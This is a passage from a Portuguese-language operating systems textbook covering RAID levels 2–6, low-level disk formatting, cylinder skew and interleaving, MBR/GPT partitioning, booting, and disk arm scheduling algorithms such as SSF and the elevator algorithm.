
Diferentemente dos níveis 0 e 1, que trabalham com faixas de setores, o RAID nível 2 trabalha com palavras, talvez mesmo com bytes. Imagine dividir cada byte de um único disco virtual em um par de pedaços de 4 bits cada, então acrescentar um código Hamming para cada um para formar uma palavra de 7 bits, das quais os bits 1, 2 e 4 são de paridade. Imagine ainda que os sete discos da Figura 5.20(c) foram sincronizados em termos de posição do braço e posição rotacional. Então seria possível escrever a palavra de 7 bits codificada com Hamming nos sete discos, um bit por disco.

O computador CM-2 da Thinking Machines usava esse esquema, tomando palavras de dados de 32 bits e adicionando 6 bits de paridade para formar uma palavra Hamming de 38 bits, mais um bit extra para paridade de palavras, e espalhando cada palavra sobre 39 discos. O ganho total era imenso, pois em um tempo de setor ele podia escrever o equivalente de 32 setores de dados. Também, a perda de um disco não causava problemas, pois isso equivalia a perder 1 bit em cada palavra de 39 bits, algo que o código Hamming podia manejar sem a necessidade de parar o sistema.

A desvantagem é que esse esquema exige que todos os discos tenham suas rotações sincronizadas, e isso só faz sentido com um número substancial de discos (mesmo com 32 discos de dados e 6 discos de paridade, a sobrecarga é 19%). Ele também exige muito do controlador, visto que é necessário fazer a verificação de erro do código Hamming a cada chegada de bit.

O RAID nível 3 é uma versão simplificada do RAID nível 2. Ele está ilustrado na Figura 5.20(d). Aqui um único bit de paridade é calculado para cada palavra de dados e escrito para o disco de paridade. Como no RAID nível 2, os discos devem estar exatamente sincronizados, tendo em vista que palavras de dados individuais estão espalhadas por múltiplos discos.

Em um primeiro momento, poderia parecer que um único bit de paridade fornece apenas a detecção de erros, não a correção deles. Para o caso de erros não detectados aleatórios, essa observação é verdadeira. No entanto, para o caso de uma quebra de disco, ele fornece a correção completa do erro de 1 bit, pois a posição do bit defeituoso é conhecida. Caso um disco quebre, o controlador apenas finge que todos os bits são 0s. Se uma palavra tem um erro de paridade, o bit do disco quebrado deve ter sido um 1, então ele é corrigido. Embora ambos os níveis RAID 2 e 3 ofereçam taxas de dados muito altas, o número de solicitações de E/S separadas por segundo que eles podem tratar não é melhor do que para um único disco.

FIGURA 5.20 Níveis RAID 0 a 6. Os discos de backup e paridade estão sombreados.

Os níveis RAID 4 e 5 trabalham novamente com faixas, não palavras individuais com paridade, e não exigem discos sincronizados. O RAID nível 4 [ver Figura 5.20(e)] é como o RAID nível 0, com uma paridade faixa-por-faixa escrita em um disco extra. Por exemplo, se cada faixa tiver *k* bytes de comprimento, todas as faixas

são processadas juntas por meio de um OU EXCLUSIVO, resultando em uma faixa de paridade de *k* bytes de comprimento. Se um disco quebra, os bytes perdidos podem ser recalculados do disco de paridade por uma leitura do conjunto inteiro de discos.

Esse projeto protege contra a perda de um disco, mas tem um desempenho ruim para atualizações pequenas. Se um setor for modificado, é necessário ler todos os arquivos a fim de recalcular a paridade, que então deve ser reescrita. Como alternativa, ele pode ler os dados antigos do usuário, assim como os dados antigos de paridade, e recalcular a nova paridade a partir deles. Mesmo com essa otimização, uma pequena atualização exige duas leituras e duas escritas.

Em consequência da carga pesada sobre o disco de paridade, ele pode tornar-se um gargalo. Esse gargalo é eliminado no RAID nível 5 distribuindo os bits de paridade uniformemente por todos os discos, de modo circular (round-robin), como mostrado na Figura 5.20(f). No entanto, caso ocorra uma quebra do disco, a reconstrução do disco falhado é um processo complexo.

O RAID nível 6 é similar ao RAID nível 5, exceto que um bloco de paridade adicional é usado. Em outras palavras, os dados são divididos pelos discos com dois blocos de paridade em vez de um. Em consequência, as escritas são um pouco mais caras por causa dos cálculos de paridade, mas as leituras não incorrem em nenhuma penalidade de desempenho. Ele oferece mais confiabilidade (imagine o que acontece se um RAID nível 5 encontra um bloco defeituoso bem no momento em que ele está reconstruindo seu conjunto).

5.4.2 Formatação de disco

Um disco rígido consiste em uma pilha de pratos de alumínio, liga metálica ou vidro, em geral com 8,9 cm de diâmetro (ou 6,35 cm em notebooks). Em cada prato é depositada uma fina camada de um óxido de metal magnetizado. Após a fabricação, não há informação alguma no disco.


Antes que o disco possa ser usado, cada prato deve passar por uma **formatação de baixo nível** feita por software. A formatação consiste em uma série de trilhas concêntricas, cada uma contendo uma série de setores, com pequenos intervalos entre eles. O formato de um setor é mostrado na Figura 5.21.

O preâmbulo começa com um determinado padrão de bits que permite que o hardware reconheça o começo do setor. Ele também contém os números do cilindro e setor, assim como outras informações. O tamanho da porção de dados é determinado pelo programa de formatação de baixo nível. A maioria dos discos usa setores de 512 bytes. O campo ECC contém informações redundantes que podem ser usadas para a recuperação de erros de leitura. O tamanho e o conteúdo desse campo variam de fabricante para fabricante, dependendo de quanto espaço de disco o projetista está disposto a abrir mão em prol de uma maior confiabilidade, assim como o grau de complexidade do código de ECC que o controlador é capaz de manejar. Um campo de ECC de 16 bytes não é incomum. Além disso, todos os discos rígidos têm algum número de setores sobressalentes alocados para serem usados para substituir setores com defeito de fabricação.

A posição do setor 0 em cada trilha é deslocada com relação à trilha anterior quando a formatação de baixo nível é realizada. Esse deslocamento, chamado de **deslocamento de cilindro** (cylinder skew), é feito para melhorar o desempenho. A ideia é permitir que o disco leia múltiplas trilhas em uma operação contínua sem perder dados. A natureza do problema pode ser vista examinando-se a Figura 5.19(a). Suponha que uma solicitação precise de 18 setores começando no setor 0 da trilha mais interna. A leitura dos primeiros 16 setores leva a uma rotação de disco, mas uma busca é necessária para mover o cabeçote de leitura/gravação para a trilha seguinte, mais externa, no setor 17. No momento em que o cabeçote se deslocou uma trilha, o setor 0 já passou por ele, então uma rotação inteira é necessária até que ele volte novamente. Esse problema é eliminado deslocando-se os setores como mostrado na Figura 5.22.

A intensidade de deslocamento de cilindro depende da geometria do disco. Por exemplo, um disco de 10.000 RPM (rotações por minuto) leva 6 ms para realizar uma rotação completa. Se uma trilha contém 300 setores, um novo setor passa sob o cabeçote a cada 20 μs. Se o tempo de busca de uma trilha para outra for 800 μs, 40 setores passarão durante a busca, então o deslocamento de cilindro deve ter ao menos 40 setores, em vez dos três mostrados na Figura 5.22. Vale a pena observar que o chaveamento entre cabeçotes também leva um tempo finito; portanto, existe também um **deslocamento de cabeçote** assim como um de cilindro,

FIGURA 5.21 Um setor de disco.

Preâmbulo	Dados	ECC

mas o deslocamento de cabeçote não é muito grande, normalmente muito menor do que um tempo de setor.

Como resultado da formatação de baixo nível, a capacidade do disco é reduzida, dependendo dos tamanhos do preâmbulo, do intervalo entre setores e do ECC, assim como o número de setores sobressalentes reservado. Muitas vezes a capacidade formatada é 20% mais baixa do que a não formatada. Os setores sobressalentes não contam para a capacidade formatada; então, todos os discos de um determinado tipo têm exatamente a mesma capacidade quando enviados, independentemente de quantos setores defeituosos eles de fato têm (se o número de setores defeituosos exceder o de sobressalentes, o disco será rejeitado e não enviado).


Há uma confusão considerável a respeito da capacidade de disco porque alguns fabricantes anunciavam a capacidade não formatada para fazer seus discos parecerem maiores do que eles eram na realidade. Por exemplo, vamos considerar um disco cuja capacidade não formatada é de 200×10^9 bytes. Ele poderia ser vendido como um disco de 200 GB. No entanto, após a formatação, possivelmente apenas 170×10^9 bytes estavam disponíveis para dados. Para aumentar a confusão, o sistema operacional provavelmente relatará essa capacidade como sendo 158 GB, não 170 GB, pois o software considera uma memória de 1 GB como sendo 2^{30} (1.073.741.824) bytes, não 10^9 (1.000.000.000) bytes. Seria melhor se isso fosse relatado como 158 GiB.

Para piorar ainda mais as coisas, no mundo das comunicações de dados, 1 Gbps significa 1 bilhão de bits/s porque o prefixo giga realmente significa 10^9 (um quilômetro tem 1.000 metros, não 1.024 metros, afinal de contas). Somente para os tamanhos de memória e de disco que as medidas quilo, mega, giga e tera significam 2^{10}, 2^{20}, 2^{30} e 2^{40}, respectivamente.

Para evitar confusão, alguns autores usam os prefixos quilo, mega, giga e tera para significar 10^3, 10^6, 10^9 e 10^{12}, respectivamente, enquanto usando kibi, mebi, gibi e tebi para significar 2^{10}, 2^{20}, 2^{30} e 2^{40}, respectivamente. No entanto, o uso dos prefixos "b" é relativamente raro. Apenas caso você goste de números realmente grandes, os prefixos após tebi são pebi, exbi, zebi e yobi, então um yobibyte representa uma quantidade considerável de bytes (2^{80} para ser preciso).

A formatação também afeta o desempenho. Se um disco de 10.000 RPM tem 300 setores por trilha de 512 bytes cada, ele leva 6 ms para ler os 153.600 bytes em uma trilha para uma taxa de dados de 25.600.000 bytes/s ou 24,4 MB/s. Não é possível ir mais rápido do que isso, não importa o tipo de interface que esteja presente, mesmo que seja uma interface SCSI a 80 MB/s ou 160 MB/s.

Na realidade, ler continuamente com essa taxa exige um buffer grande no controlador. Considere, por exemplo, um controlador com um buffer de um setor que tenha recebido um comando para ler dois

FIGURA 5.22 Uma ilustração do deslocamento de cilindro.

setores consecutivos. Após ler o primeiro setor do disco e realizar o cálculo ECC, os dados precisam ser transferidos para a memória principal. Enquanto essa transferência está sendo feita, o setor seguinte passará pelo cabeçote. Quando uma cópia para a memória for concluída, o controlador terá de esperar quase o tempo de uma rotação inteira para que o segundo setor dê a volta novamente.

Esse problema pode ser eliminado numerando os setores de maneira entrelaçada quando se formata o disco. Na Figura 5.23(a), vemos o padrão de numeração usual (ignorando o deslocamento de cilindro aqui). Na Figura 5.23(b), observa-se um **entrelaçamento simples** (single interleaving), que dá ao controlador algum descanso entre os setores consecutivos a fim de copiar o buffer para a memória principal.

Se o processo de cópia for muito lento, o **entrelaçamento duplo** da Figura 5.24(c) poderá ser necessário. Se o controlador tem um buffer de apenas um setor, não importa se a cópia do buffer para a memória principal é feita pelo controlador, a CPU principal ou um chip DMA; ela ainda leva algum tempo. Para evitar a necessidade do entrelaçamento, o controlador deve ser capaz de armazenar uma trilha inteira. A maioria dos controladores modernos consegue armazenar trilhas inteiras.

Após a formatação de baixo nível ter sido concluída, o disco é dividido em partições. Logicamente, cada partição é como um disco separado. Partições são necessárias para permitir que múltiplos sistemas operacionais coexistam. Também, em alguns casos, uma partição pode ser usada como área de troca (swapping). No x86 e na maioria dos outros computadores, o setor 0 contém o **registro mestre de inicialização** (**Master Boot Record — MBR**), que contém um código de inicialização mais a tabela de partição no fim. O MBR, e desse modo o suporte para tabelas de partição, apareceu pela primeira vez nos PCs da IBM em 1983 para dar suporte ao então enorme disco rígido de 10 MB no PC XT. Os discos cresceram um pouco desde então. À medida que as entradas de partição MBR na maioria dos sistemas são limitadas a 32 bits, o tamanho de disco máximo que pode ser suportado pelos setores de 512 B é 2 TB. Por essa razão, a maioria dos sistemas operacionais desde então também suporta o novo **GPT** (**GUID Partition Table**), que suporta discos de até 9,4 ZB (9.444.732.965.739.290.426.880 bytes). No momento em que este livro foi para a gráfica, isso era considerado um montão de bytes.

A tabela de partição dá o setor de inicialização e o tamanho de cada partição. No x86, a tabela de partição MBR tem espaço para quatro partições. Se todas forem para o Windows, elas serão chamadas C:, D:, E:, e F: e tratadas como discos separados. Se três delas forem para o Windows e uma para o UNIX, então o Windows chamará suas partições C:, D:, e E:. Se o drive USB for acrescentado, ele será o F:. Para ser capaz de inicializar do disco rígido, uma partição deve ser marcada como ativa na tabela de partição.


O passo final na preparação de um disco para ser usado é realizar uma **formatação de alto nível** de cada partição (separadamente). Essa operação insere um bloco de inicialização, a estrutura de gerenciamento de armazenamento livre (lista de blocos livres ou mapa de bits), diretório-raiz e um sistema de arquivo vazio. Ela também coloca um código na entrada da tabela de partições dizendo qual sistema de arquivos é usado na partição, pois muitos sistemas operacionais suportam múltiplos sistemas de arquivos incompatíveis (por razões históricas). Nesse ponto, o sistema pode ser inicializado.

Quando a energia é ligada, o BIOS entra em execução inicialmente e então carrega o registro mestre de inicialização e salta para ele. Esse programa então confere para ver qual partição está ativa. Então ele carrega o setor de inicialização específico daquela partição e o executa. O setor de inicialização contém um programa pequeno que geralmente carrega um carregador de inicialização maior que busca no sistema de arquivos para encontrar o núcleo do sistema operacional. Esse programa é carregado na memória e executado.

FIGURA 5.23 (a) Sem entrelaçamento. (b) Entrelaçamento simples. (c) Entrelaçamento duplo.

(a)

(b)

(c)

5.4.3 Algoritmos de escalonamento de braço de disco

Nesta seção examinaremos algumas das questões relacionadas com os drivers de disco em geral. Primeiro, considere quanto tempo é necessário para ler ou escrever um bloco de disco. O tempo exigido é determinado por três fatores.

1. Tempo de busca (o tempo para mover o braço para o cilindro correto).
2. Atraso de rotação (o tempo necessário para o setor correto aparecer sob o cabeçote).
3. Tempo de transferência real do dado.

Para a maioria dos discos, o tempo de busca domina os outros dois, então a redução do tempo de busca médio pode melhorar substancialmente o desempenho do sistema.


Se o driver do disco aceita as solicitações uma de cada vez e as atende nessa ordem, isto é, "**primeiro a chegar, primeiro a ser servido**" (**FCFS — First-Come, First-Served**), pouco pode ser feito para otimizar o tempo de busca. No entanto, outra estratégia é possível quando o disco está totalmente carregado. É provável que enquanto o braço está se posicionando para uma solicitação, outras solicitações de disco sejam geradas por outros processos. Muitos drivers de disco mantêm uma tabela, indexada pelo número do cilindro, com todas as solicitações pendentes para cada cilindro encadeadas juntas em uma lista ligada encabeçada pelas entradas da tabela.

Dado esse tipo de estrutura de dados, podemos melhorar o desempenho do algoritmo de escalonamento FCFS. Para ver como, considere um disco imaginário com 40 cilindros. Uma solicitação chega para ler um bloco no cilindro 11. Enquanto a busca para o cilindro 11 está em andamento, chegam novos pedidos para os cilindros 1, 36, 16, 34, 9 e 12, nessa ordem. Elas são colocadas na tabela de solicitações pendentes, com uma lista encadeada separada para cada cilindro. As solicitações são mostradas na Figura 5.24.

Quando a solicitação atual (para o cilindro 11) tiver sido concluída, o driver do disco tem uma escolha de qual solicitação atender em seguida. Usando FCFS, ele iria em seguida para o cilindro 1, então para o 36, e assim por diante. Esse algoritmo exigiria movimentos de braço de 10, 35, 20, 18, 25 e 3, respectivamente, para um total de 111 cilindros.

Como alternativa, ele sempre poderia tratar com a solicitação mais próxima em seguida, a fim de minimizar o tempo de busca. Dadas as solicitações da Figura 5.24, a sequência é 12, 9, 16, 1, 34 e 36, como mostra a linha com quebras irregulares na base da Figura 5.24. Com essa sequência, os movimentos de braço são 1, 3, 7, 15, 33 e 2, para um total de 61 cilindros. Esse algoritmo, chamado de **busca mais curta primeiro** (**SSF — Shortest Seek First**), corta o movimento de braço total quase pela metade em comparação com o FCFS.

Infelizmente, o SSF tem um problema. Suponha que mais solicitações continuam chegando enquanto as da Figura 5.24 estão sendo processadas. Por exemplo, se, após ir ao cilindro 16, uma nova solicitação para o cilindro 8 for apresentada, esta terá prioridade sobre o cilindro 1. Se chegar então uma solicitação pelo cilindro 13, o braço irá em seguida para o 13, em vez do 1. Com um disco totalmente carregado, o braço tenderá a ficar no meio do disco na maior parte do tempo, de maneira que as solicitações em qualquer um dos extremos terão de esperar até que uma flutuação estatística na carga faça que não existam solicitações próximas do meio. As solicitações longe do meio talvez sejam mal servidas. As metas de tempo de resposta mínimo e justiça estão em conflito aqui.

FIGURA 5.24 Algoritmo de escalonamento "busca mais curta primeiro" (SSF — Shortest Seek First).

Prédios altos também têm de lidar com essa escolha. O problema do escalonamento de um elevador em um prédio alto é similar ao escalonamento de um braço de disco. Solicitações chegam continuamente chamando o elevador para os andares (cilindros) ao acaso. O computador no comando do elevador poderia facilmente manter a sequência na qual os clientes pressionaram o botão de chamada e servi-los usando FCFS ou SSF.

No entanto, a maioria dos elevadores usa um algoritmo diferente a fim de reconciliar as metas mutuamente conflitantes da eficiência e da justiça. Eles continuam se movimentando na mesma direção até que não existam mais solicitações pendentes naquela direção, então eles trocam de direção. Esse algoritmo, conhecido tanto no mundo dos discos quanto no dos elevadores como o **algoritmo do elevador**, exige que o software mantenha 1 bit: o bit de direção atual, *SOBE* ou *DESCE*. Quando uma solicitação é concluída, o driver do disco ou elevador verifica o bit. Se ele for *SOBE*, o braço ou a cabine se move para a próxima solicitação pendente mais alta. Se nenhuma solicitação estiver pendente em posições mais altas, o bit de direção é invertido. Quando o bit contém *DESCE*, o movimento será para a posição solicitada seguinte mais baixa, se houver alguma. Se nenhuma solicitação estiver pendente, ele simplesmente para e espera.


A Figura 5.25 mostra o algoritmo do elevador usando as mesmas solicitações que a Figura 5.24, presumindo que o bit de direção fosse inicialmente *SOBE*. A ordem na qual os cilindros são servidos é 12, 16, 34, 36, 9 e 1, o que resulta nos movimentos de braço de 1, 4, 18, 2, 27 e 8, para um total de 60 cilindros. Nesse caso, o algoritmo do elevador é ligeiramente melhor do que o SSF, embora ele seja em geral pior. Uma boa propriedade que o algoritmo do elevador tem é que dada qualquer coleção de solicitações, o limite máximo para a distância total é fixo: ele é apenas duas vezes o número de cilindros.

Uma ligeira modificação desse algoritmo que tem uma variação menor nos tempos de resposta (TEORY, 1972) consiste em sempre varrer as solicitações na mesma direção. Quando o cilindro com o número mais alto com uma solicitação pendente tiver sido atendido, o braço vai para o cilindro com o número mais baixo com uma solução pendente e então continua movendo-se para cima. Na realidade, o cilindro com o número mais baixo é visto como logo acima do cilindro com o número mais alto.

Alguns controladores de disco fornecem uma maneira para o software inspecionar o número de setor atual sob o cabeçote. Com esse controlador, outra otimização é possível. Se duas ou mais solicitações para o mesmo cilindro estiverem pendentes, o driver poderá emitir uma solicitação para o setor que passará sob o cabeçote em seguida. Observe que, quando múltiplas trilhas estão presentes em um cilindro, solicitações consecutivas podem ocorrer para diferentes trilhas sem uma penalidade. O controlador pode selecionar qualquer um dos seus cabeçotes quase instantaneamente (a seleção de cabeçotes não envolve nem o movimento de braço, tampouco um atraso rotacional).

Se o disco permitir que o tempo de busca seja muito mais rápido do que o atraso rotacional, então uma otimização diferente deverá ser usada. Solicitações pendentes devem ser ordenadas pelo número do setor, e tão logo o setor seguinte esteja próximo de passar sob o cabeçote, o braço deve ser movido rapidamente para a trilha certa para que a leitura ou a escrita seja realizada.

Com um disco rígido moderno, a busca e os atrasos rotacionais dominam de tal maneira o desempenho que a leitura de um ou dois setores de cada vez é algo ineficiente demais. Por essa razão, muitos controladores de disco sempre leem e armazenam múltiplos setores, mesmo quando apenas um é solicitado. Tipicamente, qualquer solicitação para ler um setor fará que aquele setor e grande parte ou todo o resto da trilha atual seja lida,

FIGURA 5.25 O algoritmo do elevador para o escalonamento de solicitações do disco.

dependendo de quanto espaço há disponível na memória de cache do controlador. O disco rígido descrito na Figura 5.18 tem uma cache de 4 MB, por exemplo. O uso da cache é determinado dinamicamente pelo controlador. No seu modo mais simples, a cache é dividida em duas seções, uma para leituras e outra para escritas. Se uma leitura subsequente puder ser satisfeita da cache do controlador, ele poderá retornar os dados solicitados imediatamente.

Vale a pena observar que a cache do controlador de disco é completamente independente da cache do sistema operacional. A cache do controlador em geral contém blocos que não foram realmente solicitados, mas cuja leitura era conveniente porque eles apenas estavam passando sob o cabeçote como um efeito colateral de alguma outra leitura. Em comparação, qualquer cache mantida pelo sistema operacional consistirá de blocos que foram explicitamente lidos e que o sistema operacional acredita que possam ser necessários novamente em um futuro próximo (por exemplo, um bloco de disco contendo um bloco de diretório).

Quando vários dispositivos estão presentes no mesmo controlador, o sistema operacional deve manter uma tabela de solicitações pendentes para cada dispositivo separadamente. Sempre que um dispositivo estiver ocioso, um comando de busca deve ser emitido para mover o seu braço para o cilindro onde ele será necessário em seguida (presumindo que o controlador permita buscas simultâneas). Quando a transferência atual é concluída, uma verificação deve ser feita para ver se algum dispositivo está posicionado no cilindro correto. Se um ou mais estiverem, a próxima transferência poderá ser inicializada em um drive que já esteja no cilindro correto. Se nenhum dos braços estiver no local correto, o driver deverá emitir um novo comando de busca sobre o dispositivo que acabou de completar uma transferência e esperar até a próxima interrupção para ver qual braço chega ao seu destino primeiro.

É importante perceber que todos os algoritmos de escalonamento de disco acima tacitamente presumem que a geometria de disco real é a mesma que a geometria virtual. Se não for, o escalonamento das solicitações de disco não fará sentido, pois o sistema operacional não poderá realmente dizer se o cilindro 40 ou o cilindro 200 está mais próximo do cilindro 39. Por outro lado, se o controlador do disco for capaz de aceitar múltiplas solicitações pendentes, ele poderá usar esses algoritmos de escalonamento internamente. Nesse caso, os algoritmos ainda serão válidos, mas em um nível abaixo, dentro do controlador.


5.4.4 Tratamento de erros

